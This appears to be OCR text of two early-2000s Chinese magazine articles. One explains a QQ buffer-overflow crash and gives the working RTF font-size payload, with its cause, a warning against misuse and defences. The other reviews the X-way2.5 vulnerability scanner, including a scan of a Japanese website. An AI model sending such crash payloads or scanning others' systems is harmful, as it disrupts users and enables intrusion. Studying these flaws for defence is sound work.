我使用的是 Windows 2000 操作系统，QQ 的版本是 0825 版，自己给自己的另外一个 QQ 发了以下这段代码：

```
{\rtf1\ansi\ansicpg936\deff0\deflang1033\deflangfe2052{\fonttbl{\f0\fnil\fprq2\fcharset134\'bb\'aa\'ce\'c4\'d0\'d0\'bf\'ac;}{\f1\fnil\fcharset134\'cb\'ce\'cc\'e5;}}
{\colortbl ;\red0\green0\blue0;\red128\green0\blue128;\red255\green0\blue0;\red0\green0\blue255;\red128\green128\blue128;}
\viewkind4\uc1\pard\cf1\lang2052\f0\fs999999999999999999999999999999999999\'ba\'da\cf2\'bf\'cd\cf3 X\cf4\'b5\'b5\cf5\'b0\'b8\cf0\f1\par}
```

点击右下角闪动的 QQ 头像查看消息内容，会跳出一个对话框，显示如下的信息：

```
"0x772b548f"指令引用的"0x00303033"内存。该内存不能为"Written"。
要终止程序，请单击"确定"。
要调试程序，请单击"取消"。
```

最后 QQ 被自动关闭。之所以出现这种现象是由于在“fs”后面输入的表示字体大小的数字串不能超过 32 字节，否则就会引发缓冲区溢出，当超过 32 字节以后就有可能会导致应用程序崩溃。在收到这样的代码之后，如果 QQ 用户查看消息，此段代码立刻产生效果。其症状为 QQ 内存使用突然增大，然后系统显示 QQ 非法操作，QQ 会被立即关闭。此段代码在 QQ0825、0630 版本下测试时存在此问题，受影响的操作系统包括 Windows 98/2000/XP。

再深入分析，可以知道这是由于在使用 QQ 时会调用 riched20.dll 文件，该文件存在一个缓冲区溢出漏洞，可导致使用此 DLL 模块相应功能的应用程序崩溃。问题出现在其对 RTF 文档分析的代码中，其对文档中属性标示中的数字（如字体大小）等处理不当，使其出现溢出。

不过大家可以放心，此段代码虽然是比较恶劣，但是对于 QQ 本身或者操作系统却是没有损害的。非法操作之后的 QQ 依然可以重新登录，而且只要对方使用的是低版本如 QQ2000b 系列的 QQ 就不会中招，所以不用害怕。

LOOK 注意 不要用这个方法去炸对方，因为对方被炸下线后，他还可以登录上来。而且在 QQ 的消息记录中会记录着你发送的代码的源文，对方完全也可以用这个方法发送给你这样的消息。

防范方法 如果有人用这种方法当炸弹轰炸你，你可以把他加入到“黑名单”中，这样他就没法骚扰你了。另外一种防范方法可能更好些，那就是：在线状态下点击对方的头像，选择“查看用户信息”，点击该窗口中的“好友个人设定”，然后找到“不接收该好友发来的任何消息”，在前面打上勾，就可以解决这个问题。不过可以放心的是，只要不是特别大的字，对方的 QQ 是不会下线的。

再一个方法就是你下载本期光盘中的补丁程序即可防范这种 QQ 炸弹。

让我们轻松一下，在 QQ 中发送更简单些的代码给对方，这回我们要发送的是祝福的话。由于上面说的那些代码实在太长了，其中有许多控制字符如控制颜色和字体的代码在内，显得非常的冗长，虽然可以采用复制的方法得到，但要想手工输入的话还是不够方便，这里介绍一个简单的方法，让你可以手工输入代码（很短），而且无需运行写字板和 UltraEdit-32 等软件（方便）。

只要输入{\rtf\fs150\'d1\'f2\'c4\'ea\'bf\'ec\'c0\'d6\par}（甚至于连最后的“\par}”都可以省去），对方就会收到超大的宋体字：羊年快乐。这里的“'d1\'f2\'c4\'ea\'bf\'ec\'c0\'d6”，就是“羊年快乐”的 16 进制编码，其中的“'\”是必不可少的控制字符。而“{\rtf”是 rtf 文件的固定格式要求，表示采用 RTF(Rich Text Format)文件格式传送消息，它作为 RTF 文件的标志是必不可少。知道了这些，下次再给 QQ 好友发送消息该容易多了！



扫描工具，别忘了X-way2.5

射手

提起国内目前最优秀的网络检测工具，小榕的流光4.7和安全焦点的X-scan2.3，你一定听说过。是的，它们的确很棒，不过本文的主角却不是它们，而是另外一个足和它们三分天下的扫描工具X-way2.5。

在介绍X-way2.5之前，我先大致的说一下这三个程序之间的优缺点。

X-scan2.3的扫描功能是没说的，我认为在这三个扫描程序中是最好的，或许这和它不断升级的版本及不断更新的cgi/iis漏洞库有关吧。而且，在使用过程中X-scan2.3没有任何的限制，不会存在使用时间和IP限制的问题，在Windows9x/ME/NT/2000/XP下都可以使用。不过X-scan2.3是纯粹的一种漏洞检测工具，不集成其它任何的功能，与流光及X-way相比，这算是其唯一的不足吧。

流光的最大特点就是高集成度，除了优秀的扫描功能外，它集成了NT远程命令、IIS远程命令、SQL远程命令、IPC种植者等等，这使得流光本身就具有了强大的攻击能力，特别是流光4.7的sensor工具，可以实现在远程服务器上的代理扫描，简直就是一个创举。不过流光有使用时间的限制，对国内的IP段也进行了保留。另外流光4.7必须在NT/2000/XP系统下才能使用，这对于使用Windows9x/ME的朋友不能不说是一种遗憾。




图1

最后让我们看看本文的主角X-way2.5，和流光4.7一样，X-way2.5最大的特点也是高集成度，除了拥有类似于流光4.7中的IIS远程命令及SQL远程命令外，还拥有流光4.7目前所不具备的一些功能，在这一点上，与流光4.7相比，毫不逊色。不过X-way2.5也存在一些欠缺的地方，比如X-way2.5在扫描结束时有时会出现一个“Invalid filename.”的提示小窗口，关闭这个小窗口后，X-way2.5看起来就好像睡着了一样，不论是点击“停止”按钮还是选择“高级扫描”、“主机搜索”、“查询器”等工具，就是没有任何反应，只得关闭重启X-way2.5才能正常，这算是X-way2.5的一个bug吧。

另外，还有重要的一点就是X-way2.5和X-scan2.3一样没有任何使用时间及IP段的限制，也没有操作系统的限制，在Windows9x/ME/NT/2000/XP下都可以使用。

好了，接下来就让我们看一下X-way2.5的使用吧。

X-way2.5运行后的界面如图1所示，乍一看起来显得不如X-scan2.3及流光4.7那么大方，不过这没关系，因为我们所关注的是它能做什么。

在主界面的左边有六个大的图标，分别为“高级扫描”、“主机搜索”、“查询器”、“猜解机”、“黑匣子”、“嗅探器”。

“高级扫描”就是X-way2.5的主要扫描选项，主要包括“主机信息”、“路由表”、“IPC信息”、“WEB服务信息”、“FTP匿名检测”、“SMTP检测”、“FINGER检测”、“RPC检测”、“弱口令检测”、“端口”、“CGI/ASP漏洞”等11大项，如图2所示，这和X-scan2.3的扫描选项很相似。




图2

另外，X-way2.5是将IIS漏洞包含在“CGI/ASP漏洞”中的。我们可以点击“高级扫描设置”窗口中的“CGI规则”来自定义我们想要扫描的安全漏洞，这一点和流光4.7相似，如图3所示。




图3

如图4所示是X-way2.5扫描一个日本网站的情况，如何，不比X-scan2.3及流光4.7差吧！

让我们来看一下“主机搜索”，如图5所示。在这儿我们通过特定的设置来进行对特定目标的扫描，以此来提高扫描速度。比

如选中“.printer 漏洞”来扫描存在该漏洞的主机，选中“MS-SQL 空口令”来扫描存在 SQL 空口令的主机等等。




图 4




图 5

“查询器”是 X-way2.5 自带的一个不错的功能，如图 6 所示，包括了“DNS 查询”、“时间查询”、“地址查询”、“我的 IP”、“FINGER”、“NT 时间”等六个小功能，非常的实用，可以用来查询远程服务器的时间、远程服务器上的用户列表、远程服务器的位置、进行远程服务器的域名及 IP 互换等等。

